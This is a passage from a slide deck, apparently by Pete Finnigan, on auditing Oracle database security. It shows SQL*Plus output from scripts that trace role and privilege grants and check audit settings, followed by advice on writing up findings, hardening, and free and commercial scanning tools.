                TABLE PRIV => SELECT object => SYS.DBA_USERS grantable => NO
        ROLE => CONNECT which contains =>
                SYS PRIV => CREATE SESSION grantable => NO
        ROLE => RESOURCE which contains =>
                SYS PRIV => CREATE CLUSTER grantable => NO
                SYS PRIV => CREATE INDEXTYPE grantable => NO
                SYS PRIV => CREATE OPERATOR grantable => NO
                SYS PRIV => CREATE PROCEDURE grantable => NO
                SYS PRIV => CREATE SEQUENCE grantable => NO
                SYS PRIV => CREATE TABLE grantable => NO
                SYS PRIV => CREATE TRIGGER grantable => NO
                SYS PRIV => CREATE TYPE grantable => NO
        SYS PRIV => UNLIMITED TABLESPACE grantable => NO

PL/SQL procedure successfully completed.

For updates please visit http://www.petefinnigan.com/tools.htm

SQL>
```

Derive the list of users from the enumeration stage

Demo

Who Has Key Roles

Oracle SQL*Plus

File Edit Search Options Help

```
who_has_priv: Release 1.0.3.0.0 - Production on Thu Nov 22 16:00:18 2007
Copyright (c) 2004 PeteFinnigan.com Limited. All rights reserved.

ROLE TO CHECK                            [DBA]: DBA
OUTPUT METHOD Screen/File                  [S]: S
FILE NAME FOR OUTPUT               [priv.lst]:
OUTPUT DIRECTORY [DIRECTORY  or file (/tmp)]:
EXCLUDE CERTAIN USERS                      [N]:
USER TO SKIP                          [TEST%]:

Investigating Role => DBA (PWD = NO) which is granted to =>
=====================================================================
         User => SYS (ADM = YES)
         User => SYSMAN (ADM = NO)
         User => SCOTT (ADM = NO)
         User => SYSTEM (ADM = YES)
         User => TESTUSER (ADM = NO)

PL/SQL procedure successfully completed.

For updates please visit http://www.petefinnigan.com/tools.htm

SQL> |
```

Demo

Access To Key Data (DBA_USERS)

Oracle SQL*Plus

File Edit Search Options Help

```
FILE NAME FOR OUTPUT              [priv.lst]:
OUTPUT DIRECTORY [DIRECTORY  or file (/tmp)]:
EXCLUDE CERTAIN USERS                    [N]:
USER TO SKIP                        [TEST%]:

Checking object => SYS.DBA_USERS
=================================================================


Object type is => VIEW (TAB)
        Privilege => SELECT is granted to =>
        Role => APP_ROLE (ADM = NO) which is granted to =>
                User => SCOTT (ADM = NO)
                User => SYSTEM (ADM = YES)
        User => CTXSYS (ADM = NO)
        Role => SELECT_CATALOG_ROLE (ADM = NO) which is granted to =>
                Role => OLAP_USER (ADM = NO) which is granted to =>
                        User => SYS (ADM = YES)
                Role => DBA (ADM = YES) which is granted to =>
                        User => SYS (ADM = YES)
                        User => SYSMAN (ADM = NO)
                        User => SYSTEM (ADM = YES)
                        User => TESTUSER (ADM = NO)
                Role => IMP_FULL_DATABASE (ADM = NO) which is granted to =>
                        User => SYS (ADM = YES)
                        Role => DBA (ADM = NO) which is granted to =>
                                User => SYS (ADM = YES)
                                User => SYSMAN (ADM = NO)
                                User => SYSTEM (ADM = YES)
                                User => TESTUSER (ADM = NO)
                Role => OLAP_DBA (ADM = NO) which is granted to =>
                        Role => DBA (ADM = NO) which is granted to =>
                                User => SYS (ADM = YES)
                                User => SYSMAN (ADM = NO)
                                User => SYSTEM (ADM = YES)
                                User => TESTUSER (ADM = NO)
                        User => OLAPSYS (ADM = NO)
                        User => SYS (ADM = YES)
                User => SH (ADM = NO)
                Role => EXP_FULL_DATABASE (ADM = NO) which is granted to =>
                        Role => DBA (ADM = NO) which is granted to =>
                                User => SYS (ADM = YES)
                                User => SYSMAN (ADM = NO)
                                User => SYSTEM (ADM = YES)
                                User => TESTUSER (ADM = NO)
                        User => SYS (ADM = YES)
                User => SYS (ADM = YES)
                User => IX (ADM = NO)
```

Demo

Key System Privileges

Oracle SQL*Plus

File Edit Search Options Help

```
OUTPUT DIRECTORY [DIRECTORY  or file (/tmp)]:
EXCLUDE CERTAIN USERS                     [N]:
USER TO SKIP                          [TEST%]:

Privilege => SELECT ANY DICTIONARY has been granted to =>
=========================================================================
         Role => DBA (ADM = YES) which is granted to =>
                 User => SYS (ADM = YES)
                 User => SYSMAN (ADM = NO)
                 User => SCOTT (ADM = NO)
                 User => SYSTEM (ADM = YES)
                 User => TESTUSER (ADM = NO)
         User => SYSMAN (ADM = NO)
         Role => OLAP_DBA (ADM = NO) which is granted to =>
                 Role => DBA (ADM = NO) which is granted to =>
                         User => SYS (ADM = YES)
                         User => SYSMAN (ADM = NO)
                         User => SCOTT (ADM = NO)
                         User => SYSTEM (ADM = YES)
                         User => TESTUSER (ADM = NO)
                 User => OLAPSYS (ADM = NO)
                 User => SYS (ADM = YES)
         Role => OEM_MONITOR (ADM = NO) which is granted to =>
                 User => DBSNMP (ADM = NO)
                 User => SYS (ADM = YES)
                 Role => OLAP_USER (ADM = NO) which is granted to =>
                         User => SYS (ADM = YES)
         User => DBSNMP (ADM = NO)
         User => IX (ADM = NO)

PL/SQL procedure successfully completed.

For updates please visit http://www.petefinnigan.com/tools.htm

SQL> |
```

Note the problem of multiple-inheritance of privileges

Demo

Audit Checks

Oracle SQL*Plus

File Edit Search Options Help

```
SQL> show parameter aud

NAME                                 TYPE        VALUE
------------------------------------ ----------- ------------------------------
audit_file_dest                      string      C:\ORACLE\ADMIN\ORA10GR2\ADUMP
audit_sys_operations                 boolean     FALSE
audit_trail                          string      NONE
SQL> select count(*) from sys.aud$;

  COUNT(*)
----------
         0

1 row selected.

SQL> select count(*) from sys.fga_log$;

  COUNT(*)
----------
         0

1 row selected.

SQL> |
```

Unfortunately this view is common!

Stage 3 - What To Do Next?

- Write up the audit formally
- Prioritise the findings – Severity 1 – 3?
- Use internal procedures as a guide
- Other platforms can help (e.g. use your OS experience if you have it)
- Assess risk
- This is the hardest part of the audit process

Next Step - Create A Policy


- Perform an Oracle database audit
- Define what the key/critical issues are
- Determine / decide what to fix
- Include best practice
- Work on a top 20 basis and cycle (This is effective for new hardening)
- Create a baseline standard
  - A document
  - Scripts – maybe for BMC
  - Commercial tool such as AppDetective

Automate Scanning Tools


- Commercial
  - AppDetective - http://www.appsecinc.com/products/appdetective/
  - NGS Squirrel - http://www.ngssoftware.com/products/database-security/ngs-squirrel-oracle.php
  - AuditPro - http://www.niiconsulting.com/products/auditpro.html
  - IPLocks - http://www.iplocks.com/products/vulnerability_assessment.html
- Free
  - CIS benchmark - http://www.cisecurity.org/bench_oracle.html
  - Scuba from Imperva - http://www.imperva.com/scuba/
  - RoraScanner - http://rorascanner.rubyforge.org/
  - OScanner - http://www.cqure.net/wp/?page_id=3
  - Inguma - http://sourceforge.net/projects/inguma

Sample Audit Checks Using SCUBA

http://www.imperva.com/application_defense_center/scuba/



CIS Benchmark



Conclusions

- We didn't mention CPU's – Apply them – they are only part of the problem
- Think like a hacker
- Get the basics right first –
  - Reduce the version / installed product to that necessary
  - Reduce the users / schemas
  - Reduce and design privileges to least privilege principal
  - Lock down basic configurations
  - Audit
  - Clean up
- Use a top 10 approach in fixing, it works!

```
create or replace function log_start(fv_path
return utl_file.file_type is
 lv_fptr utl_file.file_type:=null;
 lv_module varchar2(100):='log_start';
begin
 dbms_output.disable;
```

Any Questions?

```
create or replace function log_start(fv_path
return utl_file.file_type is
 lv_fptr utl_file.file_type:=null;
 lv_module varchar2(100):='log_start';
begin
 dbms_output.disable;
```

Contact - Pete Finnigan

PeteFinnigan.com Limited
9 Beech Grove, Acomb
York, YO26 5LD

Phone: +44 (0) 1904 791188
Mobile: +44 (0) 7742 114223
Email: pete@petefinnigan.com